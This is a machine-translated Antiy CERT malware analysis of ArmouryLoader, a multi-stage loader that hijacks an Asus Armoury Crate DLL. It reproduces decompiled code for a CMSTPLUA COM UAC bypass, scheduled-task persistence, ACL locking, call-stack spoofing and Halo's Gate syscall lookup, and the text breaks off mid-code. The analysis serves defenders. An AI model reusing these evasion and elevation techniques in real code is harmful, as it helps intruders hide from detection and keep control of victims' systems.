Comprehensive Analysis of ArmouryLoader - Series Analysis of Typical Loader Families (Five)

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

Introduction

With the development of network attack technology, the malware loader is becoming the key component of malware execution. Such loaders are a malicious tool used to load various malware into an infected system and are typically responsible for bypassing system security protections, injecting malware into memory and executing, Lay the foundation for the subsequent deployment of malware of the Trojan type. The core functions of the loader include persistence mechanisms, fileless memory execution, and multi-level avoidance techniques.

Antiy CERT has been tracking the reserves of typical malicious loader families over the last few years, aggregating information into special reports and continuing to track new popular loader families. This project will focus on the technical details of the loader, and dig into its core functions in the attack chain, including its obfuscation technology, encryption mechanism and injection strategy. In addition, we will constantly improve our security product capability, take effective technical solutions to further improve that recognition rate and accuracy rate of loader, and help user organizations to identify and prevent potential threats in advance.

1 Overview

The ArmouryLoader was first discovered in 2024 and has been used to deliver families of malware such as SmokeLoader and CoffeeLoader. The loader is loaded by hijacking the export function of Asus's Armoury Crate system management software, hence the name ArmouryLoader. The ArmouryLoader has the functions of lifting the weight, persisting and delivering the target payload, and has the capability of resisting the EDR (End Point Detection and Response), so that the subsequent delivering payload can break the system defense line more easily.

The ArmouryLoader will call the OpenCL decryption payload in the loading stage, and it needs the running environment to have GPU or 32-bit CPU to run normally, which can avoid sandbox and virtual machine environment.

When ArmouryLoader delivers the target payload, it uses the code segment of the legal DLL in the system to read the sensitive memory and call the system functions. on this basis, it forges the call stack and hides the initiator of the system call to avoid EDR detection. Through the above means, Armoury Loader has strong concealment, which makes it difficult to be detected in sandbox and terminal environment, which improves the success rate of target load delivery and poses a threat to the system security of users.

For more information about this loader, see the Antiy VirusView (Virus Encyclopedia).

Figure 1-1 Long press the identification QR code to view details of the HijackLoader1

2 Analysis of the Survival Technology of ArmouryLoader

2.1 Confusing technical analysis

Armoury Loader has three ways of obfuscating code, including adding useless instructions, code self- decryption, and decryption using OpenCL.

Among them, ArmouryLoader has obfuscated code filled with useless instructions in the first and third phases.

```
1001b429 f7 d6          NOT       ESI
1001b42b f3 a4          MOVSB.REP ES:EDI,ESI                    复制载荷到指定内存
1001b42d 87 c1          XCHG      param_1,EAX
1001b42f 2b 3d df       SUB       EDI,dword ptr [DAT_10137fdf]
         7f 13 10
1001b435 33 cd          XOR       param_1,EBP
1001b437 43             INC       EBX
1001b438 81 c7 17       ADD       EDI,0x6956c617
         c6 56 69
1001b43e f7 df          NEG       EDI
1001b440 0b 3d e2       OR        EDI,dword ptr [DAT_10137ee2]
         7e 13 10
1001b446 c1 ce 01       ROR       ESI,0x1                       <-
1001b449 f7 de          NEG       ESI                           <-
1001b44b c1 c8 1a       ROR       EAX,0x1a                      <-代码中包含大量成对的可逆计算
1001b44e c1 c0 1a       ROL       EAX,0x1a                      <-使代码量增加并保持数据不变
1001b451 f7 de          NEG       ESI                           <-
1001b453 c1 c6 01       ROL       ESI,0x1                       <-
1001b456 f7 df          NEG       EDI
1001b458 81 ef 17       SUB       EDI,0x6956c617
         c6 56 69
1001b45e 4b             DEC       EBX
1001b45f 33 cd          XOR       param_1,EBP
1001b461 87 c1          XCHG      param_1,EAX
1001b463 ff e0          JMP       EAX                           运行第二阶段载荷
```

Figure 2-1: Useless directive added by ArmouryLoader 1

Self-decrypting codes are present in the second, fourth and sixth stages to interfere with analysis.

```
000007ab bf 10 59       MOV       EDI,LAB_00025910                指示密文长度
         02 00
000007b0 e8 00 00       CALL      LAB_000007b5                    通过call $+5;将当前地址压入栈
         00 00

                    LAB_000007b5                                  XREF[1]:    000007b0(j)
000007b5 59             POP       ECX                             将当前指令地址从栈顶移动到ecx
000007b6 81 c1 3b       ADD       ECX,0x3b                        计算加密部分代码地址
         00 00 00

                    LAB_000007bc                                  XREF[1]:    000007ea(j)
000007bc 81 01 a9       ADD       dword ptr [ECX]=>LAB_000007f0,0x1f9bc5a9 解密后续代码
         c5 9b 1f
000007c2 81 29 ec       SUB       dword ptr [ECX]=>LAB_000007f0,0x565357ec
         57 53 56
000007c8 f7 11          NOT       dword ptr [ECX]=>LAB_000007f0
000007ca 81 01 01       ADD       dword ptr [ECX]=>LAB_000007f0,0x3702af01
         af 02 37
000007d0 81 31 90       XOR       dword ptr [ECX]=>LAB_000007f0,0xae6eeb90
         eb 6e ae
000007d6 f7 11          NOT       dword ptr [ECX]=>LAB_000007f0
000007d8 81 01 0d       ADD       dword ptr [ECX]=>LAB_000007f0,0x7e1d250d
         25 1d 7e
000007de 81 29 da       SUB       dword ptr [ECX]=>LAB_000007f0,0xdc880dda
         0d 88 dc
000007e4 83 c1 04       ADD       ECX,0x4
000007e7 83 ef 04       SUB       EDI,0x4
000007ea 0f 85 cc       JNZ       LAB_000007bc                    循环 直到解密完成
```

Figure 2-2 Armoury self-decrypting code2

In addition, ArmouryLoader will use OpenCL to decrypt that code in the third phase, increase the difficulty of analysis and increase the requirement for the running environment device.

```
do {
                    /* C0rFAdJ7mNERvyEHpF1zYqozAk14.j,P ^ bH20LO1!bryO8m!F9I4C3fEwrrEVUCvM */
  key[i] = key[i] ^ "bH20LO1!bryO8m!F9I4C3fEwrrEVUCvM"[i & 0x1f];
  i = i + 1;
} while (i < 0x20);
context = (*clCreateContext)(0,1,&device_1,0,0,0);
clCreateContext = context;
queue = (*clCreateCommandQueue)(context,device_1,0,0,0);
clCreateBuffer_2 = clCreateBuffer;
enc = (*clCreateBuffer)(context,0x24,0,0x23e4b,&DAT_00402000,&error_code);
key_1 = (*clCreateBuffer_2)(context,0x24,0,key_length,key,&error_code);
data = (*clCreateBuffer_2)(context,1,0,0x23e4b,0,&error_code);
builtin_strncpy(kernel_code,
                "__kernel void f(__global char* a,__global char* b,__global char* c,int d){c[g
                _global_id(0)]=a[get_global_id(0)]^b[get_global_id(0)%d];}"
                ,0x8a);
kernel_code_1 = kernel_code;
cl_programe = (*clCreateProgramWithSource)(context,1,&kernel_code_1,0,&error_code);
result = cl_programe;
if ((error_code == 0) && (result = (*clBuildProgram)(cl_programe,0,0,0,0,0), result == 0)) {
  kernel_name[0] = L'f';
  kernel = (*clCreateKernel)(cl_programe,kernel_name,&error_code);
  result = kernel;
  if (error_code == 0) {
    (*clSetKernelArg)(kernel,0,4,&enc);
    (*clSetKernelArg)(kernel,1,4,&key_1);
    (*clSetKernelArg)(kernel,2,4,&data);
    (*clSetKernelArg)(kernel,3,4,&key_length);
    uStack_68 = 0x23e4b;
                    /* 在OpenCL设备上运行解密代码 */
    result = (*clEnqueueNDRangeKernel)(queue,kernel,1,0,&uStack_68,0,0,0,0);
```

Figure 2-3 ArmouryLoader uses OpenCL to decrypt code 23

2.2 Analysis of Right-lifting Technology

In the fifth stage, ArmouryLoader will try to use CMSTPLUA COM component to propose authority. in the process of proposing, ArmouryLoader will disguise itself as explorer. exe, and then call the function to obtain the permission of Administrator.

```
HVar1 = IIDFromString(L"{6EDD6D74-C007-4E75-B76A-E5740995E24C}",&xIID_ICMLuaUtil);
if (HVar1 == 0) {
  memset(&pBindOptions,0,0x24);
  pBindOptions.cbStruct = 0x24;
  local_38 = 4;
  CoInitialize(0x0);
  xIID_ICMLuaUtil_1.Data1 = xIID_ICMLuaUtil.Data1;
  xIID_ICMLuaUtil_1.Data2 = xIID_ICMLuaUtil.Data2;
  xIID_ICMLuaUtil_1.Data3 = xIID_ICMLuaUtil.Data3;
  xIID_ICMLuaUtil_1.Data4[0] = xIID_ICMLuaUtil.Data4[0];
  xIID_ICMLuaUtil_1.Data4[1] = xIID_ICMLuaUtil.Data4[1];
  xIID_ICMLuaUtil_1.Data4[2] = xIID_ICMLuaUtil.Data4[2];
  xIID_ICMLuaUtil_1.Data4[3] = xIID_ICMLuaUtil.Data4[3];
  xIID_ICMLuaUtil_1.Data4[4] = xIID_ICMLuaUtil.Data4[4];
  xIID_ICMLuaUtil_1.Data4[5] = xIID_ICMLuaUtil.Data4[5];
  xIID_ICMLuaUtil_1.Data4[6] = xIID_ICMLuaUtil.Data4[6];
  xIID_ICMLuaUtil_1.Data4[7] = xIID_ICMLuaUtil.Data4[7];
  HVar2 = CoGetObject(L"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}",
                      &pBindOptions,&xIID_ICMLuaUtil_1,&CMLuaUtil);
  if (HVar2 == 0) {
    HVar2 = (*(*CMLuaUtil)->ShellExec)(CMLuaUtil,rundll32,rundll32_parma,CurrentDirectory,0,0);
  }
}
```

Figure 2-4 ArmouryLoader using the COM component to assign weights 24

2.3 Analysis of Persistence Technology

Armouryloader is persisted by scheduling tasks. Depending on the version, ArmouryLoader is persisted using either the system tool schtasks or the scheduled task COM component.

Regardless of the manner of persistence, when you have administrator privileges, ArmouryLoader will choose to trigger with user login and obtain the highest privileges, otherwise ArmouryLoader will execute with normal privileges every 30 minutes.

Figure 2-5 Scheduled Tasks Running with Top Privileges 25

In addition, ArmouryLoader adds systematic, hidden, and read-only attributes to persisted files, and modifies ACLs that deny users to modify and delete files.

```
PS C:\ProgramData> Get-ItemProperty ArmouryAIOSDK.dll -Name Attributes

Attributes    : ReadOnly, Hidden, System, Archive 只读、隐藏和系统属性
PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\ProgramData\ArmouryAIOSDK.dll
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\ProgramData
PSChildName   : ArmouryAIOSDK.dll
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem

PS C:\ProgramData> (Get-Acl ArmouryAIOSDK.dll).Access[0] | Format-List

FileSystemRights  : Write, Delete 阻止用户写入和删除
AccessControlType : Deny
IdentityReference :
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None
```

Figure 2-6 ArmouryLoader Sets file properties 26

2.4 Analysis of countermeasures technology

Armouryloader will read sensitive location memory through special gadgets in legitimate DLLs.

```
                    /* mov rax,[rax];ret; */
mov_rax_[rax]_ret = search_gadget(ntdll + 0x1000,0x1000000);
                    /* 该函数将调用ntdll中mov rax,[rax];ret;的gadget
                       将待读取的内存地址放入rax寄存器中，以读取敏感内存数据
                        */
e_lfanew = read_QWORD(dll + 0x3c,mov_rax_[rax]_ret);
ntdll = read_QWORD(e_lfanew + 0x88 + dll,mov_rax_[rax]_ret);
ntdll = ntdll & 0xffffffff;
AddressOfNames = read_QWORD(dll + ntdll + 0x20,mov_rax_[rax]_ret);
AddressOfFunctions = read_QWORD(dll + ntdll + 0x1c,mov_rax_[rax]_ret);
AddressOfNameOrdinals = read_QWORD(dll + ntdll + 0x24,mov_rax_[rax]_ret);
NumberOfNames = read_QWORD(dll + ntdll + 0x18,mov_rax_[rax]_ret);
```

Figure 2-7 ArmouryLoader reads sensitive memory data from a gadget 7

Armouryloader also avoids detection by spoofing the call stack when calling sensitive functions in stages 3 and 8.

Figure 2-8 ArmouryLoader Forges Function Call Stack 28

Armouryloader will also obtain the system function call number through Halo's Gate, which has certain anti-syscall hook capability and can directly perform the system call.

```
            /* 算法假定每个zw/nt函数大小固定32字节 */
offset = 1;
func_addr_down = func_addr;
func_addr_upo = func_addr;
do {
            /* 每次向后延申32字节，搜索后续函数的系统调用号 */
  if ((((func_addr_down[0x20] == 'L') && (func_addr_down[0x21] == 0x8b)) &&
      ((func_addr_down[0x22] == 0xd1 &&
       ((func_addr_down[0x23] == 0xb8 && (func_addr_down[0x26] == '\0')))))) &&
     (func_addr_down[0x27] == '\0')) {
    bVar1 = func_addr[iVar6 + 5];
    bVar2 = func_addr[iVar6 + 4];
    p_buf->func_addr = func_addr;
    p_buf->syscall_number = bVar1 << 8 | bVar2 - offset;
    break;
  }
            /* 每次向前延申32字节，搜索上方函数的系统调用号 */
  if (((((func_addr_upo[-0x20] == 'L') && (func_addr_upo[-0x1f] == 0x8b)) &&
       (func_addr_upo[-0x1e] == 0xd1)) &&
      ((func_addr_upo[-0x1d] == 0xb8 && (func_addr_upo[-0x1a] == '\0')))) &&
     (func_addr_upo[-0x19] == '\0')) {
    bVar1 = func_addr[5 - iVar6];
    bVar2 = func_addr[4 - iVar6];
    p_buf->func_addr = func_addr;
    p_buf->syscall_number = offset + bVar2 | bVar1 << 8;
    break;
  }
  offset = offset + 1;
  iVar6 = iVar6 + 0x20;
  func_addr_down = func_addr_down + 0x20;
  func_addr_upo = func_addr_upo + -0x20;
} while (offset != 0x1f5);
```

Figure 2-9 ArmouryLoader searches for system call numbers using Halo's Gate technology 29

3 Attack process

The ArmouryLoader has eight stages, each of which is relatively independent and completes the delivery of the final load in steps. Stages one, three, five, and seven of the ArmouryLoader are responsible for performing specific malicious actions, while stages two, four, six, and eight are responsible for loading the PE payload of the next stage.

Table 3-1 Malicious Behavior in Different Stages of ArmouryLoader 3-1

Loading phase	Malicious acts
Phase 1	Hijacking the Armoury Crate export function and running the second stage shellcode
Phase II	Decrypt and run the third phase PE file
The third stage	Decrypt and run the fourth phase of shellcode through OpenCL
Phase IV	Decrypt and run the fifth phase PE file
Phase V	Carry out the claim and persistence, and run the sixth phase shellcode
Phase VI	Decrypt and run the seventh phase PE file

Stage 7	Inject the shellcode of the eighth phase into the 64-bit dllhost. exe
Phase VIII	Load and run the target load

4 Sample analysis

4.1 Sample labels

Table 4-1 ArmouryLoader Sample Tags1

Virus name	**Trojan / Win32.ArmouryLoader**
Original file name	Armoury A.dll
Md5	5a31b05d53c39d4a19c4b2b66139972f
Processor architecture	X86
File size	1.41 MB (1,480,552 bytes)
File format	Binexecute / Microsoft.EXE [: X86]
Time stamp	2023-12-13 15: 31: 16
Digital signature	Asustek COMPUTER INC. (Digital signature is invalid)
Shell type	None
Compiled Language	Microsoft Visual C / C + + (19.16.27049)
Vt First Upload Time	2024-09-12 18: 34: 23
Vt test result	33 / 72

4.2 The first phase of the ArmouryLoader loader

Armourya. dll is a part of Asus's Armoury Crate program, and the ArmouryLoader loader runs by hijacking the free Buffer of ArmouryA. dll export function.

This function contains a large amount of useless code to interfere with security personnel's analysis and will eventually decrypt and execute the second stage payload.

```
1001b429 f7 d6          NOT       ESI
1001b42b f3 a4          MOVSB.REP ES:EDI,ESI                    复制载荷到指定内存
1001b42d 87 c1          XCHG      param_1,EAX
1001b42f 2b 3d df       SUB       EDI,dword ptr [DAT_10137fdf]
         7f 13 10
1001b435 33 cd          XOR       param_1,EBP
1001b437 43             INC       EBX
1001b438 81 c7 17       ADD       EDI,0x6956c617
         c6 56 69
1001b43e f7 df          NEG       EDI
1001b440 0b 3d e2       OR        EDI,dword ptr [DAT_10137ee2]
         7e 13 10
1001b446 c1 ce 01       ROR       ESI,0x1                       <-
1001b449 f7 de          NEG       ESI                           <-
1001b44b c1 c8 1a       ROR       EAX,0x1a                      <-代码中包含大量成对的可逆计算
1001b44e c1 c0 1a       ROL       EAX,0x1a                      <-使代码量增加并保持数据不变
1001b451 f7 de          NEG       ESI                           <-
1001b453 c1 c6 01       ROL       ESI,0x1                       <-
1001b456 f7 df          NEG       EDI
1001b458 81 ef 17       SUB       EDI,0x6956c617
         c6 56 69
1001b45e 4b             DEC       EBX
1001b45f 33 cd          XOR       param_1,EBP
1001b461 87 c1          XCHG      param_1,EAX
1001b463 ff e0          JMP       EAX                           运行第二阶段载荷
```

Figure 4-1 ArmouryLoader decrypts and executes the second stage code 41

4.3 Phase II of the ArmouryLoader

In that second phase of the armoury load, there is a large amount of self-decrypting code to hinder static analysis.

```
000007ab bf 10 59       MOV       EDI,LAB_00025910                指示密文长度
         02 00
000007b0 e8 00 00       CALL      LAB_000007b5                    通过call 5+5;将当前地址压入栈
         00 00

                    LAB_000007b5                                  XREF[1]:    000007b0(j)
000007b5 59             POP       ECX                             将当前指令地址从栈顶移动到ecx
000007b6 81 c1 3b       ADD       ECX,0x3b                        计算加密部分代码地址
         00 00 00

                    LAB_000007bc                                  XREF[1]:    000007ea(j)
000007bc 81 01 a9       ADD       dword ptr [ECX]=>LAB_000007f0,0x1f9bc5a9 解密后续代码
         c5 9b 1f
000007c2 81 29 ec       SUB       dword ptr [ECX]=>LAB_000007f0,0x565357ec
         57 53 56
000007c8 f7 11          NOT       dword ptr [ECX]=>LAB_000007f0
000007ca 81 01 01       ADD       dword ptr [ECX]=>LAB_000007f0,0x3702af01
         af 02 37
000007d0 81 31 90       XOR       dword ptr [ECX]=>LAB_000007f0,0xae6aeb90
         eb 6e ae
000007d6 f7 11          NOT       dword ptr [ECX]=>LAB_000007f0
000007d8 81 01 0d       ADD       dword ptr [ECX]=>LAB_000007f0,0x7e1d250d
         25 1d 7e
000007de 81 29 da       SUB       dword ptr [ECX]=>LAB_000007f0,0xdc880dda
         0d 88 dc
000007e4 83 c1 04       ADD       ECX,0x4
000007e7 83 ef 04       SUB       EDI,0x4
000007ea 0f 85 cc       JNZ       LAB_000007bc                    循环 直到解密完成
```

Figure 4-2 ArmouryLoader self-decryption code 42

In that second phase, the armouryloader load the CreateThread function through the PEB and creates a new thread to execute the subsequent logic.

```
        /* CreateThread */
if (FuncHash == 0x835e515e) {
  local_20 = 0;
  func_offset = 0;
  for (local_c = &DAT_00000a5a; *local_c != 0; local_c = local_c + 1) {
    local_20 = local_20 + 1;
    func_offset = func_offset + *local_c;
        /* 创建新线程执行后续逻辑 */
    uVar1 = (*CreateThread)(0,0,func_offset + 0x9f1,0,0,0);
    *(local_20 * 4 + 0xa56) = uVar1;
    (*Sleep)(uVar1 >> 0x20 & 0xff);
  }
        /* WARNING: Read-only address (ram,0x00000a55) is written */
  uRam00000a55 = local_1c;
        /* 等待线程执行结束 随后退出程序 */
  (*WaitForMultipleObjects)(local_20,0xa5a,1,0xffffffff);
  (*ExitProcess)(0);
  *(param_4 + 8) = 0x2520000;
  return CONCAT44(param_3,unaff_retaddr);
}
```

Figure 4-3 ArmouryLoader creates a new thread and executes the subsequent logic 43

In the new thread, ArmouryLoader reads the third phase PE file from the two phase payload and loads it into memory for execution.

```
  iVar1 = load_image_to_memory(param_1,param_2,unaff_retaddr);
  reloc(iVar1);
  import_table(this,unaff_EBP);
  set_section_characteristics(unaff_EBP);
  call_tls(unaff_EBP);
  call_payload_entrypoint();
  return;
```

Figure 4-4 ArmouryLoader Loads the third phase of the PE file 44

4.4 The third phase of the ArmouryLoader loader

In that third phase, the armouryloader load the OpenCL library and decrypts the fourth phase payload through OpenCL. This phase calls Nvidia, AMD, or Intel devices through the OpenCL library to decrypt shellcode.

```
(*clGetPlatformIDs)(0,0,&num_platforms);
platforms = (*VirtualAlloc)(0,num_platforms << 2,0x3000,4);
local_6c = platforms;
result = (*clGetPlatformIDs)(num_platforms,platforms,&num_platforms);
i = 0;
if (num_platforms != 0) {
  do {
    result = platforms[i];
    num_devices = 0;
    (*clGetDeviceIDs_1)(result,CL_DEVICE_TYPE_ALL,0,0,0,&num_devices);
    devices = (*VirtualAlloc)(0,num_devices << 2,0x3000,4);
    result = (*clGetDeviceIDs_1)(result,0xffffffff,0,num_devices,devices,&num_devices);
    j = 0;
    if (num_devices != 0) {
      do {
        result = (*clGetDeviceInfo)(devices[j],CL_DEVICE_VENDOR_ID,4,vendor_id,0);
                    /* 因样本为32位程序原因，无法使用64位CPU作为devices进行解密
                       在仅有64位CPU设备上会提示无可用的platforme */
        if (((vendor_id[0] == NVidia Corporation) ||
            (vendor_id[0] == Advanced Micro Devices, Inc.)) || (vendor_id[0] == Intel Corporatio
            n)
           ) {
          result = devices[j];
          local_18 = result;
          break;
        }
        j = j + 1;
      } while (j < num_devices);
    }
```

Figure 4-5 ArmouryLoader Looking for OpenCL-usable devices 45

Then ArmouryLoader will XOR the two strings to generate the decryption key, and then the key and the ciphertext will be transmitted to the OpenCL device for XOR decryption, and the Shellcode of the next stage will be obtained for execution.

```
do {
                    /* C0rFAdJTmNERvyZHpFlzYqozAk14.j,P ^ bHZ0LOl!bryO@m!F9I4C3fEwrrEVUCvM */
  key[i] = key[i] ^ "bHZ0LOl!bryO@m!F9I4C3fEwrrEVUCvM"[i & 0x1f];
  i = i + 1;
} while (i < 0x20);
context = (*clCreateContext)(0,1,&device_1,0,0,0);
clCreateContext = context;
queue = (*clCreateCommandQueue)(context,device_1,0,0,0);
clCreateBuffer_2 = clCreateBuffer;
enc = (*clCreateBuffer)(context,0x24,0,0x23e4b,&DAT_00402000,&error_code);
key_1 = (*clCreateBuffer_2)(context,0x24,0,key_length,key,&error_code);
data = (*clCreateBuffer_2)(context,1,0,0x23e4b,0,&error_code);
builtin_strncpy(kernel_code,
                "__kernel void f(__global char* a,__global char* b,__global char* c,int d){c[g
                _global_id(0)]=a[get_global_id(0)]^b[get_global_id(0)%d];}"
                ,0x8a);
kernel_code_1 = kernel_code;
cl_programe = (*clCreateProgramWithSource)(context,1,&kernel_code_1,0,&error_code);
result = cl_programe;
if ((error_code == 0) && (result = (*clBuildProgram)(cl_programe,0,0,0,0,0), result == 0)) {
  kernel_name[0] = 1'f';
  kernel = (*clCreateKernel)(cl_programe,kernel_name,&error_code);
  result = kernel;
  if (error_code == 0) {
    (*clSetKernelArg)(kernel,0,4,&enc);
    (*clSetKernelArg)(kernel,1,4,&key_1);
    (*clSetKernelArg)(kernel,2,4,&data);
    (*clSetKernelArg)(kernel,3,4,&key_length);
    uStack_68 = 0x23e4b;
                    /* 在OpenCL设备上运行解密代码 */
    result = (*clEnqueueNDRangeKernel)(queue,kernel,1,0,&uStack_68,0,0,0,0);
```

Figure 4-6 ArmouryLoader uses an OpenCL device to decrypt shellcode 46

In subsequent releases, this phase load adds a lot of confusion, making it difficult to analyze.

```
                    LAB_0042daef                                    XREF[1]:     00480c62(j)
0042daef ff 75 fc       PUSH        dword ptr [EBP + -0...
0042daf2 ff 34 24       PUSH        dword ptr [ESP]=>DA...
0042daf5 5e             POP         ESI=>DAT_6990b539
0042daf6 52             PUSH        EDX=>DAT_6990b539
0042daf7 89 e2          MOV         EDX,ESP
0042daf9 81 c2 04       ADD         EDX,0x4
         00 00 00
0042daff 50             PUSH        EAX=>DAT_6990b535     <-混淆对内存和寄存器的操作大多为成对的逆操作
0042db00 b8 04 00       MOV         EAX,0x4
         00 00
0042db05 01 c2          ADD         EDX,EAX
0042db07 58             POP         EAX=>DAT_6990b535     <-
0042db08 87 14 24       XCHG        dword ptr [ESP]=>DA...
0042db0b 5c             POP         ESP=>DAT_6990b539
0042db0c 56             PUSH        ESI=>DAT_6990b53d
0042db0d 57             PUSH        EDI=>DAT_6990b539
0042db0e bf 06 90       MOV         EDI,0x7d269006
         26 7d
```

Figure 4-7 ArmouryLoader Phase 3 Confusion 4-7

In subsequent release, that frame stack of the function is also falsified by way of construct ROP chains to combat stack backtracking. Taking a program call to GetModuleHandleW as an example, the function in the figure will set the EIP to the GetModuleHandleW function address via the ret 4 instruction, and then unstack the four bytes. At this point, the top of the stack will leave the return address of the GetModuleHandleW function, RtlCreateMemoryBlockLookside + 88, and the string pointer of the function's parameter, OpenCL.dll. Rtlcreatememoryblocklookside + 88 is actually an assembly instruction of jmp [EBX]. When the GetModuleHandleW function returns, the real return value of the function will be read from the EBX address and set to the EIP to return the control flow of the program.

Figure 4-8 ArmouryLoader Construction of ROP chain against stack traceback 48

4.5 The fourth stage of the ArmouryLoader

In that fourth phase, the armoury load decrypts and load the fifth phase PE file and executes it in memory.

This phase also has self - decryption logic, but there are fewer layers of encryption, and loop instructions are used to control the loop rather than the jnz of the second phase.

```
00000007 e8 00 00        CALL        LAB_0000000c
         00 00

                     LAB_0000000c                                    X
0000000c 5e              POP         ESI
0000000d b9 e3 3d        MOV         ECX,0x23de3
         02 00
00000012 b2 2b           MOV         DL,0x2b

                     LAB_00000014                                    X
00000014 30 94 0e        XOR         byte ptr [ESI + ECX*0x1 + 0x17]=>
         17 00 00 00
0000001b 02 94 0e        ADD         DL,byte ptr [ESI + ECX*0x1 + 0x17
         17 00 00 00
00000022 e2 f0           LOOP        LAB_00000014
```

Figure 4-9 ArmouryLoader executes self-decryption logic 49

After decryption, ArmouryLoader will load the PE file in memory and execute it.

```
IMAGE_NT_HEADERS = payload->e_res + payload->e_lfanew + -0x1c;
pcVar7 = &DAT_00003000;
SizeOfImage = (IMAGE_NT_HEADERS->OptionalHeader).SizeOfImage;
                    /* VirtualAlloc */
pBStack_14 = 0x23cf7;
dst = (*0x8)(0,SizeOfImage,0x3000,0x40,0);
ppBVar15 = &pBStack_14;
ppBVar14 = &pBStack_14;
IMAGE_DOS_HEADER = payload;
dst_1 = dst;
for (i = (IMAGE_NT_HEADERS->OptionalHeader).SizeOfHeaders; i != 0; i = i - 1) {
  *dst_1 = *IMAGE_DOS_HEADER;
  IMAGE_DOS_HEADER = IMAGE_DOS_HEADER + 1;
  dst_1 = dst_1 + 1;
}
IMAGE_SECTION_HEADER =
     &((IMAGE_NT_HEADERS->OptionalHeader).DataDirectory + -0xc)->Magic +
     (IMAGE_NT_HEADERS->FileHeader).SizeOfOptionalHeader;
NumberOfSections = (IMAGE_NT_HEADERS->FileHeader).NumberOfSections;
do {
  SectionData = payload->e_res + (IMAGE_SECTION_HEADER->PointerToRawData - 0x1c);
  VA = dst + IMAGE_SECTION_HEADER->VirtualAddress;
  for (i = IMAGE_SECTION_HEADER->SizeOfRawData; i != 0; i = i - 1) {
    *VA = *SectionData;
    SectionData = SectionData + 1;
    VA = VA + 1;
  }
  IMAGE_SECTION_HEADER = IMAGE_SECTION_HEADER + 1;
  NumberOfSections = NumberOfSections - 1;
} while (NumberOfSections != 0);
```

Figure 4-10 ArmouryLoader Loads PE Files to Memory 410

4.6 The fifth stage of the ArmouryLoader

In that fifth stage, the armoury load first detects whet the program has elevated permissions or belong to a system user group, and selects different persistence location based on the permissions.

```
TokenHandle_00 = &TokenHandle;
DesiredAccess = TOKEN_READ;
ProcessHandle = GetCurrentProcess();
BVar1 = OpenProcessToken(ProcessHandle,DesiredAccess,TokenHandle_00);
if ((BVar1 != 0) &&
   (BVar1 = GetTokenInformation(TokenHandle,TokenElevationType,&TokenInformation,4,&ReturnLeng...
   ),
   BVar1 != 0)) {
  CloseHandle(TokenHandle);
  if (TokenInformation == TokenElevationTypeFull) {
    return true;
  }
  pIdentifierAuthority.Value[4] = '\0';
  pIdentifierAuthority.Value[5] = '\x05';
  IsMember = 0;
  pSid = 0x0;
  pIdentifierAuthority.Value[0] = '\0';
  pIdentifierAuthority.Value[1] = '\0';
  pIdentifierAuthority.Value[2] = '\0';
  pIdentifierAuthority.Value[3] = '\0';
                    /* S-1-5-18 System (或 LocalSystem) */
  BVar1 = AllocateAndInitializeSid(&pIdentifierAuthority,'\x01',0x12,0,0,0,0,0,0,0,&pSid);
  if ((BVar1 != 0) && (BVar1 = CheckTokenMembership(0x0,pSid,&IsMember), BVar1 != 0)) {
    FreeSid(pSid);
    return IsMember != 0;
  }
}
return false;
```

Figure 4-11 ArmouryLoader detecting process permissions 411

The ArmouryLoader then copies itself under% PROGRAMDATA% or% LOCALAPPDATA% and sets the file system, hide, and read-only properties.

```
if (CONCAT31(extraout_var,bVar1) == 0) {
                    /* 如果具有较高的权限，则持久化到%PROGRAMDATA%\ArmouryAIOSDK.dll
                     */
  pwVar5 = L"%LOCALAPPDATA%\\ArmouryAIOSDK.dll";
  pWVar6 = local_a88;
  for (iVar4 = 0x10; iVar4 != 0; iVar4 = iVar4 + -1) {
    *pWVar6 = *pwVar5;
    pwVar5 = pwVar5 + 2;
    pWVar6 = pWVar6 + 2;
  }
  *pWVar6 = *pwVar5;
  memset(local_a46,0,0x1c6);
  ExpandEnvironmentStringsW(local_a88,local_470,0x104);
  BVar3 = CopyFileW(local_8,local_470,0);
  if (BVar3 == 0) goto LAB_004012fb;
  SetFileAttributesW(local_470,
                     FILE_ATTRIBUTE_SYSTEM | FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_READONLY);
```

Figure 4-12 ArmouryLoader moves itself to a specific directory 412

Then ArmouryLoader will also add the ACL list of files to prevent users from deleting or modifying their own programs.

```
                /* CURRENT_USER */
pListOfExplicitEntrie.Trustee.ptstrName = param_2;
param_1 = 0x0;
local_8 = 0x0;
pListOfExplicitEntrie.grfAccessPermissions =
     DELETE | FILE_WRITE_ATTRIBUTES | FILE_WRITE_EA | FILE_APPEND_DATA | FILE_WRITE_DATA;
pListOfExplicitEntrie.grfAccessMode = DENY_ACCESS;
pListOfExplicitEntrie.grfInheritance = 0;
pListOfExplicitEntrie.Trustee.TrusteeForm = TRUSTEE_IS_NAME;
pListOfExplicitEntrie.Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
GetNamedSecurityInfoW(pObjectName,SE_FILE_OBJECT,4,0x0,0x0,&param_1,0x0,&local_8);
DVar1 = SetEntriesInAclW(1,&pListOfExplicitEntrie,0x0,&param_1);
if (DVar1 == 0) {
  DVar1 = SetNamedSecurityInfoW(pObjectName,SE_FILE_OBJECT,4,0x0,0x0,param_1,0x0);
  if (DVar1 == 0) {
    return 1;
  }
  LocalFree(param_1);
  LocalFree(local_8);
}
```

Figure 4-13: List of ACL Changes to ArmouryLoader Files 4-13

Armouryloader will then persist by creating a scheduled task called AsusUpdateServiceUA that runs every 30 minutes through schtasks.

```
pwVar5 = L"schtasks /Create /SC MINUTE /MO 30 /TN AsusUpdateServiceUA /TR \"";
pWVar6 = local_268;
for (iVar4 = 0x20; iVar4 != 0; iVar4 = iVar4 + -1) {
  *pWVar6 = *pwVar5;
  pwVar5 = pwVar5 + 2;
  pWVar6 = pWVar6 + 2;
}
*pWVar6 = *pwVar5;
memset(local_1e6,0,0x186);
ExpandEnvironmentStringsW(L"\"%SystemRoot%\\system32\\rundll32.exe\"",local_678,0x104);
memset(&local_60,0,0x44);
local_60.cb = 0x44;
local_60.wShowWindow = 0;
local_1c.hProcess = 0x0;
local_60.dwFlags = 0x101;
local_1c.hThread = 0x0;
local_1c.dwProcessId = 0;
local_1c.dwThreadId = 0;
